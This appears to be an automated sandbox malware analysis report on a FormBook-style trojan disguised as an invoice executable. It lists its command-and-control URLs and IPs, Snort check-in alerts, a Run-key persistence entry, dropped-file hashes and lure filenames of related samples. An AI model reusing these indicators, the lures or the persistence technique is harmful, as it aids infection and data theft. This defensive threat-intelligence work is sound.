http://www.dczhd.com/n8ds/?gHl=Sj2jHWqmlaqVQSbjgunx+H7yNQtdqjg6ckEoQlWTrRUvY2HVGecaPyLp6mXUMYnymgSe&pB=z2JtXhtxAhidvN	true	• Avira URL Cloud: safe	unknown

Name	Malicious	Antivirus Detection	Reputation
http://www.dubaicars.online/n8ds/?gHl=p9l58q6arTbdr9cKXlwfdhVh2EEOLbkp3e4XnVrXYsEKFiBKUQDH2p9qO5FVTmLJCNVs&pB=z2JtXhtxAhidvN	true	• Avira URL Cloud: phishing	unknown
http://www.quickcoreohio.com/n8ds/?gHl=FAvywzfH3HDMRaMd6mXcK7Ff9728JoUvMaeuTcvdPUDnDDD48ydkC5f+8+l9m9miG/Ye&4ha8=4hi0dlyHZliDfr	true	• Avira URL Cloud: safe	unknown
http://www.ayudavida.com/n8ds/?4ha8=4hi0dlyHZliDfr&gHl=XGdb25Y748Ut0VrvAGrAV9TZskQ8Vhp7eMrkuH6lQS7YMNVmEhdbMrp7c3mVg154ue/4	true	• Avira URL Cloud: safe	unknown
http://www.apps365.one/n8ds/?4ha8=4hi0dlyHZliDfr&gHl=UGKaYhNfstwp7hLG7UrFh27uWUnvgBcRCHkNbEmp8q6nPSt6bmPZIRKUPgjia3mN02Vr	true	• Avira URL Cloud: safe	unknown
http://www.effective.store/n8ds/?4ha8=4hi0dlyHZliDfr&gHl=tD0293ekre+uqVzNRybWeIsGKZg60tBQR/GVivWOVJ5sXdl+h0HHf0FfKjbRE++mAfFR	true	• Avira URL Cloud: safe	unknown
http://www.inklusion.online/n8ds/?gHl=4XwYGzmPDVH3THQXSPknmfdazTodAXDlHas2KNX7n/UXs4ghRUZWEGvkVm0hYsfSCvUh&3fkxqn=hXcDbfFHWB34bR8p	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
198.54.117.217	parkingpage.namecheap.com	United States		22612	NAMECHEAP-NETUS	false
35.244.144.199	www.gdav130.xyz	United States		15169	GOOGLEUS	false
216.250.120.206	www.writingmomsobitwithmom.com	United States		8560	ONEANDONE-ASBrauerstrasse48DE	true
34.117.168.233	td-ccm-168-233.wixdns.net	United States		139070	GOOGLE-AS-APGoogleAsiaPacificPteLtdSG	true
3.64.163.50	www.inklusion.online	United States		16509	AMAZON-02US	true
185.98.5.234	www.avto-click.com	Kazakhstan		200532	HOSTER-KZHosterKZ-hostinganddomainservicesinKazakhs	true
44.227.76.166	www.apps365.one	United States		16509	AMAZON-02US	true
50.118.200.120	www.mariforum.com	United States		18779	EGIHOSTINGUS	true
185.68.16.57	www.dubaicars.online	Ukraine		200000	UKRAINE-ASUA	true
154.23.172.127	dczhd.com	United States		174	COGENT-174US	true
34.237.47.210	previewbrizycloudnlbv2-664b147e649a860c.elb.us-east-1.amazonaws.com	United States		14618	AMAZON-AESUS	false
199.59.242.153	www.effective.store	United States		395082	BODIS-NJUS	true
66.29.140.185	www.lopsrental.lease	United States		19538	ADVANTAGECOMUS	true
185.61.153.97	dif-directory.xyz	United Kingdom		22612	NAMECHEAP-NETUS	true
81.2.194.128	growebox.com	Czech Republic		24806	INTERNET-CZKtis238403KtisCZ	true
203.170.80.250	www.mackthetruck.com	Australia		38719	DREAMSCAPE-AS-APDreamscapeNetworksLimitedAU	true
164.155.212.139	www.ayudavida.com	South Africa		26484	IKGUL-26484US	true
162.241.120.147	statuswar.info	United States		46606	UNIFIEDLAYER-AS-1US	true
34.102.136.180	heyvecino.com	United States		15169	GOOGLEUS	false
104.21.82.227	www.ozattaos.xyz	United States		13335	CLOUDFLARENETUS	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	531747
Start date:	01.12.2021
Start time:	10:29:46
Joe Sandbox Product:	CloudBasic

Overall analysis duration:	0h 15m 12s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	draft_inv dec21.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit 20H2 Native **physical Machine for testing VM-aware malware** (Office 2019, IE 11, Chrome 93, Firefox 91, Adobe Reader DC 21, Java 8 Update 301
Run name:	Suspected Instruction Hammering
Number of analysed new started processes analysed:	16
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@8/2@68/20
EGA Information:	• Successful, ratio: 100%
HDC Information:	Failed
HCA Information:	• Successful, ratio: 61% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
10:40:05	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run FFR0FTBP C:\Program Files (x86)\Te6-t4\zbcdi dj04hd0ibmx.exe

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
198.54.117.217	Swift Copy TT.doc	Get hash	malicious	Browse	• www.hudsoncm.com/x2bt/?RnYXZ=WbLysAxbxo6G/BxVcQnAylHxavc9det28tsqC+ZYcTz6iybvC6LDPr7VXUbbRpdMc4Deiw==&5jC=cjAPxlG0yV-H52L0

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	eFSFIMudyc.exe	Get hash	malicious	Browse	• www.datingapes.com/fa83/?BBa8Xp8=2gf5ECY41MBrPn4PQE0OxZgb4tfw53/YVzlfrXwm2r/g9mALQPAYrRlXf/OQnRs6Mlj7&d0=x48pOHr81N6H7
	VSL_MV HANNOR.exe	Get hash	malicious	Browse	• www.bimanbangladesh.net/i44q/?6lW=80TJFASZkdFAS+v8aFfVHJx7N4RUwss5XkjMh7TyM6ywfdVCOLZNPJt4bGAhF3YVfSRZVQmHQw==&b41PKV=ORGDeXexm62
	DHL express 5809439160_pdf.exe	Get hash	malicious	Browse	• www.reiki.sbs/asva/?0DHp3RF=Y4WLaj4rwQC4e69Jkj7JE66Xn1FcssUnzU9bDJ6hu2QJRqy6Xqijm38MYjA5pQkXxKgnqjSv2Q==&kPMHc8=_0Dd-Hq
	97PI742Uow.exe	Get hash	malicious	Browse	• www.starfish.press/g2fg/?4hL=-ZQ0qH&0DH4lt=lWcjeiBn1ll7CM8xMN3rvx7EqhokJu38IqueC5AXNKEZy9cejX9fFViukbY1qPLphXQq
	aD1yIqGIQS.exe	Get hash	malicious	Browse	• www.boogyverse.net/9gr5/?y8OpWB=ejf3HVwsRda3aqzXKK4p3SBfd+bDguDqTiwAOZoWFaeGDhrjyJJtOMat5QEEFXC+Sp2X&8p=-ZPD_V48vZz
	Ez6r9fZIXc.exe	Get hash	malicious	Browse	• www.latinafinance.xyz/ad6n/?G8a0vHm=GhQcs+0bfdz+Xv491apJjqPwL60uslin/+rR44PbSJxVrxsZ/xlSsjk5GxkPLS9AJb7w&6lrHq=5jktfN6hH6
	MDXAR5336e.exe	Get hash	malicious	Browse	• www.vamp4883.com/fg6s/?jZstah08=Sh+bEy+6UPeScAr2tVEYxnRz2jLNBHdmnou7o/TifmyaXhvXjZ4aKLx2Bj8RLvBIgxt&v8b=FbWxel3X9XkXdxIp

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Pending Invoice 38129337.exe	Get hash	malicious	Browse	• www.dingermail.com/ea0r/?R48x=wGvVJuRdvnJ0Y79BcnYp7XZVHi/z1kHH+D2BHLa04/+U5y9TNeOAHaON463AIyuV9EbJ&u6m=PzuX9F1PvP
	ORDER REMINDER.doc	Get hash	malicious	Browse	• www.konyamall.com/zaip/?r2JPlFDH=LVn0OuNdVjrsr0cJYNuqCZTvjwFfyUmlrluohlZCQeJ84GUBhtwsCDqJXXbKuDvHi7X4qw==&Ozu8Z=qxoHsxEPs4u
	goGZ1Tg0WT.exe	Get hash	malicious	Browse	• www.fuckingmom88.xyz/scb0/?IFQtM=L++/xarH7+KQY0QSYiaHsiSlf6hCEnaHadcGlyH4VUBFSbbzeY0Ouqa2PjdQ9sF0LvN9&5jU=1bC4qz
	URevz9NIFG.exe	Get hash	malicious	Browse	• www.jamesobrien.school/cy88/?GVc=8FjHsLvdenPEG0osfO6opS3gt6jlzFiDi5ID2ZobyT37Lz5IcpDRC4jKdE55dJfOvXqaYx9qKw==&Z2MD6=u0Gd9V1hzFB
	PO_4987125644.exe	Get hash	malicious	Browse	• www.directreport.net/snr6/?GtxDL8l8=zLBBaFvmQ2fFb/sZ3oL8IGURhiVspx5mLcoK5ms7ABPTsLntFNk3QPTRR6KArJu8yKJF&3fFHMH=R6A82f8xhHpH5lIP
	Inquiry List.exe	Get hash	malicious	Browse	• www.aishweb.services/cs7h/?nR=7AdIRizhNJVx1fW5FroRVebER3asAR9TAL9+FwRxL1dlOnlkbMgCPrjR0PaBbOXR2Qg1&mXjPH=0n2LIN7xhx
	November 2021 Update RFQ 3271737.exe	Get hash	malicious	Browse	• www.boatiquewear.com/nc26/?D48=c2MHtVyHNxCxXp7&SBZL=aEY/YMYpbkL4yY4jfHTepkPMmo9eIv0vFHQU4wL+llW2ZY+JUxJFvZvQY9b/wa+08WK7

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	rMLVGb8I0B.exe	Get hash	malicious	Browse	• www.planefiles.com/sywu/?Ubkp D0=9tkHYVk6Q5gM/thbPicC6fYDeX/sdO4lNpcfHo4M8anU30F1+WlVIxQVrReHTUjNHT/O4X3m8g==&4h=8pkXz
	Order 2021-822.lzh	Get hash	malicious	Browse	• www.paypaw.net/eg62/?0DKP8x=lFNTHJB8x&bZ8x3p=FBC25UiVAlHcbqRDZA7TKj1tuQ2pEq0ox/QoF3NsBRX3VEr/yxZYEGwUHS7U0Zm2c3rj
	eLL1MVwOME.exe	Get hash	malicious	Browse	• www.minibustaxiservice.com/sywu/?bN90g=JTsp4zoP3f&BR=mu3ilhWe+jMB/J9XCkx+wAfnYEkyh6/AM6asXz7A2TGRjrz6HY3zQDJPYbOxaLzt7mJu
	oE0LTpFfM5.exe	Get hash	malicious	Browse	• www.pheasa.com/sywu/?TBut=BQWKLZqw2LUEf9bwIGBOhz3kcEiVnMegmaKYgXR+gOWg4c6TzHqkk46KjEQN4I0PyIUK&vZht5=VvQH
	Swift Payment Copy.exe	Get hash	malicious	Browse	• www.selfhealthcare.club/ku75/?4hh=XRFp70Xhat3amKjf4irDoVaqeYVKDzM27VC57e1FtbrGiW/hSl/lPwNqC6kXunxtYuiY&M6Cl2R=nPYXYLl8PdylYDB
216.250.120.206	AWB_SHIPPING DOCS.exe	Get hash	malicious	Browse	• www.writingmomsobitwithmom.com/n8ds/?9rJT=f/B16EdvHg/4mql2vq5Md1sx/t71Njj4R8zlekrOfJu06zuLM7yaFZuMLQOQaJsZfcYK&at=WtR4GZm

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
td-ccm-168-233.wixdns.net	DHL Contact Form.xlsx	Get hash	malicious	Browse	• 34.117.168.233
	0001100029021.exe	Get hash	malicious	Browse	• 34.117.168.233
	Sifaris verin.9098865432.PDF.exe	Get hash	malicious	Browse	• 34.117.168.233
	52HtUORmd4.exe	Get hash	malicious	Browse	• 34.117.168.233
	S9yf6BkjhTQUbHE.exe	Get hash	malicious	Browse	• 34.117.168.233
	ORDER K0-9110.exe	Get hash	malicious	Browse	• 34.117.168.233
	vbc.exe	Get hash	malicious	Browse	• 34.117.168.233

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	DHL express 5809439160_pdf.exe	Get hash	malicious	Browse	• 34.117.168.233
	Revised Shipping Documents 385099_pdf.exe	Get hash	malicious	Browse	• 34.117.168.233
	vGULtWc6Jh.exe	Get hash	malicious	Browse	• 34.117.168.233
	rfq.exe	Get hash	malicious	Browse	• 34.117.168.233
	DHL50458006SHP.exe	Get hash	malicious	Browse	• 34.117.168.233
	New order 7nbm471.exe	Get hash	malicious	Browse	• 34.117.168.233
	Swift Copy MT103.exe	Get hash	malicious	Browse	• 34.117.168.233
	triage_dropped_file.exe	Get hash	malicious	Browse	• 34.117.168.233
	DHL_Delivery_Confirmation.exe	Get hash	malicious	Browse	• 34.117.168.233
	Swift Payment Copy.exe	Get hash	malicious	Browse	• 34.117.168.233
	SWIFT Transfer 103 000000999315.xlsx	Get hash	malicious	Browse	• 34.117.168.233
	Order 0091.exe	Get hash	malicious	Browse	• 34.117.168.233
	EwrGOFT5pd.exe	Get hash	malicious	Browse	• 34.117.168.233
previewbrizycloudnlbv2-664b147e649a860c.elb.us-east-1.amazonaws.com	BL_CI_PL.exe	Get hash	malicious	Browse	• 34.237.47.210
	AWB_SHIPPING DOCS.exe	Get hash	malicious	Browse	• 34.237.47.210
	PO 2420208.exe	Get hash	malicious	Browse	• 34.237.47.210
	http://https://blackberry4660212.brizy.site/	Get hash	malicious	Browse	• 34.237.47.210
	http://https://blackberry4660212.brizy.site/	Get hash	malicious	Browse	• 34.237.47.210

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
NAMECHEAP-NETUS	Overdue Invoice.exe	Get hash	malicious	Browse	• 198.54.117.215
	SOA.exe	Get hash	malicious	Browse	• 37.61.238.59
	Statement 12-01-2021.exe	Get hash	malicious	Browse	• 198.54.117.215
	Sz4lxTmH7r.exe	Get hash	malicious	Browse	• 199.192.28.206
	77isbA5bpi.exe	Get hash	malicious	Browse	• 198.54.117.218
	REMITTANCE ADVICE.xlsx	Get hash	malicious	Browse	• 198.54.117.218
	Sat#U0131n alma emri.exe	Get hash	malicious	Browse	• 162.0.239.47
	ORDER N.42021.exe	Get hash	malicious	Browse	• 198.54.117.211
	Anexo I e II do convite#U00b7pdf.exe	Get hash	malicious	Browse	• 63.250.34.171
	Purchase Order.exe	Get hash	malicious	Browse	• 198.187.31.121
	Linux_amd64	Get hash	malicious	Browse	• 198.54.115.142
	Linux_x86	Get hash	malicious	Browse	• 185.61.153.120
	hNfqWik7qw.exe	Get hash	malicious	Browse	• 198.54.117.244
	RFQ...3463#.exe	Get hash	malicious	Browse	• 198.54.117.218
	0cgyGHN5k8.exe	Get hash	malicious	Browse	• 198.54.117.211
	QfXk1qRIDN.exe	Get hash	malicious	Browse	• 63.250.34.171
	s8b4XYptUi.exe	Get hash	malicious	Browse	• 198.54.117.215
	Dhl_AWB5032675620,pdf.exe	Get hash	malicious	Browse	• 198.54.121.168
	ASEA METAL-PRODUCT LIST294#U007eMB - Copy.doc	Get hash	malicious	Browse	• 198.54.117.211
	Quotation - Linde Tunisia PLC....xlsx	Get hash	malicious	Browse	• 198.54.117.210
ONEANDONE-ASBrauerstrasse48DE	CgEOfPBqz1.exe	Get hash	malicious	Browse	• 217.160.0.121
	Document.xlsx	Get hash	malicious	Browse	• 217.160.23 3.219
	xPj5d9l2Qg	Get hash	malicious	Browse	• 74.208.211.172
	Linux_amd64	Get hash	malicious	Browse	• 82.223.128.104
	PURCHASED ORDER CONFIRMATION UGANDA.xlsx	Get hash	malicious	Browse	• 77.68.118.64
	ftgSUfxxkX.exe	Get hash	malicious	Browse	• 217.160.0.89
	Refteck Purchase Order - ME1540018485.doc	Get hash	malicious	Browse	• 217.160.0.86
	6mG1K5wMEu.exe	Get hash	malicious	Browse	• 217.160.0.250
	PURCHASE ORDER HECTRO.xlsx	Get hash	malicious	Browse	• 74.208.236.211
	chizzy.exe	Get hash	malicious	Browse	• 74.208.236.125
	LBHkeG0UJk1YkgS.exe	Get hash	malicious	Browse	• 74.208.236.102
	TPS2104503 #U7ff0#U806f G519 BL DRAFT.exe	Get hash	malicious	Browse	• 217.160.0.213
	QUOTATION REQUEST DOCUMENTS - GOTO TRADI NG.exe	Get hash	malicious	Browse	• 217.160.0.229
	71rSPOfhE6.exe	Get hash	malicious	Browse	• 74.208.236.123
	QUOTE.exe	Get hash	malicious	Browse	• 217.160.0.159
	vbc.exe	Get hash	malicious	Browse	• 217.160.0.5
	Incorrect_Payment Details MT144_SWIFT.exe	Get hash	malicious	Browse	• 74.208.236.24
	PO-2003451.xlsx	Get hash	malicious	Browse	• 217.160.23 3.219
	justificante de la transfer.exe	Get hash	malicious	Browse	• 213.165.67.102

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	PO-2003451.xlsx	Get hash	malicious	Browse	• 217.160.233.219

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
37f463bf4616ecd445d4a1937da06e19	Nh3xqMPynb.exe	Get hash	malicious	Browse	• 162.241.120.147
	#Encoder_n1.exe	Get hash	malicious	Browse	• 162.241.120.147
	#Encoder_n2.exe	Get hash	malicious	Browse	• 162.241.120.147
	iU17wh2uUd.exe	Get hash	malicious	Browse	• 162.241.120.147
	iU17wh2uUd.exe	Get hash	malicious	Browse	• 162.241.120.147
	counter-119221000.xls	Get hash	malicious	Browse	• 162.241.120.147
	PURCHASE ORDER.exe	Get hash	malicious	Browse	• 162.241.120.147
	5243F620073F2AD7C464410D59B34794525CF6875498D.exe	Get hash	malicious	Browse	• 162.241.120.147
	phish.htm	Get hash	malicious	Browse	• 162.241.120.147
	box-1688169224.xlsb	Get hash	malicious	Browse	• 162.241.120.147
	box-1689035414.xlsb	Get hash	malicious	Browse	• 162.241.120.147
	html.html	Get hash	malicious	Browse	• 162.241.120.147
	#Ud83d#Udce9-susan.hinds6459831.htm	Get hash	malicious	Browse	• 162.241.120.147
	phish.htm	Get hash	malicious	Browse	• 162.241.120.147
	OJypySurXg.exe	Get hash	malicious	Browse	• 162.241.120.147
	f7Kudio57m.exe	Get hash	malicious	Browse	• 162.241.120.147
	RFIISRQKzj.exe	Get hash	malicious	Browse	• 162.241.120.147
	bjDDx3RtEZ.exe	Get hash	malicious	Browse	• 162.241.120.147
	8069-wav-audio-carl.rackley-Hancockwhitney.html	Get hash	malicious	Browse	• 162.241.120.147
	ajTlXKBm6k.exe	Get hash	malicious	Browse	• 162.241.120.147

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\Te6-t4\zbcdidj04hd0ibmx.exe

Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	135168
Entropy (8bit):	5.94335884500492
Encrypted:	false
SSDEEP:	3072:9U8lySFndx820q1KtKiNaoLbi/gRN1bmwADH:9UkSFd22j1KvfEgHJO
MD5:	89A584ACAEB2F9E8BAF46714EB7D3550
SHA1:	263FF0B238D57CFC30492F8801530B9986DCAE38
SHA-256:	59AE017767F6A56EBA79ABDAD1343CBA3643744F4668B320C30FDA283ABDEDF2
SHA-512:	299B531915221FD0003E2F526C7AC529D948524A065DDE767C4D638F4121CD62D3A70E67BCA3C013BAF79CF98F67D9F84B5097327DFDBA2D4FFD4B10DC5712
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 20%, Browse • Antivirus: ReversingLabs, Detection: 18%

C:\Users\user\AppData\Local\Temp\Te6-t4\zbcdidj04hd0ibmx.exe	
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....7b..s...s...s.....r...<!..v...E%..r...Richs.....PE..L...W. aL.....0.....h.....@..... .....K.....(.....P.....8... .....text...p... ....`.data.....@....rsrc...P.....@..@...I.....MSVBVM60.DLL..... ....

C:\Users\user\AppData\Local\Temp\~DF3F74DA73951D2623.TMP	
Process:	C:\Users\user\Desktop\draft_inv dec21.exe
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	0.6374754921163319
Encrypted:	false
SSDEEP:	12:rl3lKFQCb77z4cl9ZgFLGVwtn4+jbxO/37X6XMRZnAX3CqFZlUoz:r8JloFP1jbxOfLhlAX3CAZlj
MD5:	26F4DF069A76EC44D3497157CFC2A7FF
SHA1:	4FFDEDEB83278CA75D0AAE246C6451342C6A763F
SHA-256:	B83265C7FB0E0239E55E32B503B9D73689FC800BCF26E8670284B2BCF805841B
SHA-512:	161E06993EE630FC83DD0A17D0B2370FF69173EAD77E385A4396E5E921C2037A2547FBEF7CD3B9E605ABE1960C928C158CB9D6C6479A4BD232F5790574AD029
Malicious:	false
Reputation:	low
Preview:	.....>..... ....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	5.94335884500492
TrID:	• Win32 Executable (generic) a (10002005/4) 99.15% • Win32 Executable Microsoft Visual Basic 6 (82127/2) 0.81% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	draft_inv dec21.exe
File size:	135168
MD5:	89a584acaeb2f9e8baf46714eb7d3550
SHA1:	263ff0b238d57cfc30492f8801530b9986dcae38
SHA256:	59ae017767f6a56eba79abdad1343cba3643744f4668b32 0c30fda283abdedf2
SHA512:	299b531915221fd0003e2f526c7ac529d948524a065dde7 67c4d638f4121cd62d3a70e67bca3c013baf79cf98f67d9f 84b5097327dfdba2d4ffd4b10dc571241
SSDEEP:	3072:9U8lySFndx820q1KtKiNaoLbi/gRN1bmwADH:9Uk SFd22j1KvfEgHJO
File Content Preview:	MZ.....@.....!..L.!Th is program cannot be run in DOS mode....$.....7b..s...s. ..s.....r...<!..v...E%..r...Richs.....PE..L...W. aL.....0.....h.....@

File Icon

Icon Hash:	98989c98b8787c00

Static PE Info

General

Entrypoint:	0x401668

General

Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x4C61B357 [Tue Aug 10 20:15:19 2010 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	a7de590cc5b951bdfc15c3f8afbf7326

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x1d570	0x1e000	False	0.558390299479	data	6.27464824978	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.data	0x1f000	0x1a18	0x1000	False	0.00634765625	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x21000	0x750	0x1000	False	0.18310546875	data	1.93536831113	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/01/21-10:33:52.934317	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49791	80	192.168.11.20	164.155.212.139
12/01/21-10:33:52.934317	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49791	80	192.168.11.20	164.155.212.139
12/01/21-10:33:52.934317	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49791	80	192.168.11.20	164.155.212.139
12/01/21-10:34:09.079701	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49793	34.102.136.180	192.168.11.20
12/01/21-10:34:14.661091	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49794	80	192.168.11.20	44.227.76.166
12/01/21-10:34:14.661091	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49794	80	192.168.11.20	44.227.76.166

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/01/21-10:34:14.661091	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49794	80	192.168.11.20	44.227.76.166
12/01/21-10:34:25.618849	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49796	80	192.168.11.20	216.250.120.206
12/01/21-10:34:25.618849	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49796	80	192.168.11.20	216.250.120.206
12/01/21-10:34:25.618849	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49796	80	192.168.11.20	216.250.120.206
12/01/21-10:34:33.989653	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.11.20	9.9.9.9
12/01/21-10:34:51.842337	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.11.20	9.9.9.9
12/01/21-10:35:52.145617	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49804	80	192.168.11.20	35.244.144.199
12/01/21-10:35:52.145617	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49804	80	192.168.11.20	35.244.144.199
12/01/21-10:35:52.145617	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49804	80	192.168.11.20	35.244.144.199
12/01/21-10:35:57.936308	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49805	80	192.168.11.20	185.68.16.57
12/01/21-10:35:57.936308	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49805	80	192.168.11.20	185.68.16.57
12/01/21-10:35:57.936308	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49805	80	192.168.11.20	185.68.16.57
12/01/21-10:36:26.346236	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.11.20	1.1.1.1
12/01/21-10:36:27.644292	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.11.20	9.9.9.9
12/01/21-10:37:03.333530	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49812	80	192.168.11.20	104.21.82.227
12/01/21-10:37:03.333530	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49812	80	192.168.11.20	104.21.82.227
12/01/21-10:37:03.333530	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49812	80	192.168.11.20	104.21.82.227
12/01/21-10:37:09.237325	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.11.20	1.1.1.1
12/01/21-10:37:09.230279	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49813	80	192.168.11.20	34.102.136.180
12/01/21-10:37:09.230279	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49813	80	192.168.11.20	34.102.136.180
12/01/21-10:37:09.230279	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49813	80	192.168.11.20	34.102.136.180
12/01/21-10:37:09.337218	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49813	34.102.136.180	192.168.11.20
12/01/21-10:38:52.386453	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49818	80	192.168.11.20	34.237.47.210
12/01/21-10:38:52.386453	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49818	80	192.168.11.20	34.237.47.210
12/01/21-10:38:52.386453	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49818	80	192.168.11.20	34.237.47.210
12/01/21-10:39:02.574250	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49819	80	192.168.11.20	185.68.16.57
12/01/21-10:39:02.574250	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49819	80	192.168.11.20	185.68.16.57
12/01/21-10:39:02.574250	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49819	80	192.168.11.20	185.68.16.57
12/01/21-10:39:07.736439	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49820	80	192.168.11.20	3.64.163.50
12/01/21-10:39:07.736439	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49820	80	192.168.11.20	3.64.163.50
12/01/21-10:39:07.736439	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49820	80	192.168.11.20	3.64.163.50
12/01/21-10:39:17.808343	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49821	80	192.168.11.20	34.102.136.180
12/01/21-10:39:17.808343	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49821	80	192.168.11.20	34.102.136.180
12/01/21-10:39:17.808343	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49821	80	192.168.11.20	34.102.136.180
12/01/21-10:39:17.915040	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49821	34.102.136.180	192.168.11.20
12/01/21-10:39:22.938014	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49822	80	192.168.11.20	35.244.144.199
12/01/21-10:39:22.938014	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49822	80	192.168.11.20	35.244.144.199

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/01/21-10:39:22.938014	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49822	80	192.168.11.20	35.244.144.199
12/01/21-10:39:28.819187	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49823	80	192.168.11.20	44.227.76.166
12/01/21-10:39:28.819187	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49823	80	192.168.11.20	44.227.76.166
12/01/21-10:39:28.819187	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49823	80	192.168.11.20	44.227.76.166

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 1, 2021 10:32:46.873445988 CET	192.168.11.20	9.9.9.9	0x3b73	Standard query (0)	statuswar.info	A (IP address)	IN (0x0001)
Dec 1, 2021 10:33:52.592293024 CET	192.168.11.20	9.9.9.9	0xcef2	Standard query (0)	www.ayudavida.com	A (IP address)	IN (0x0001)
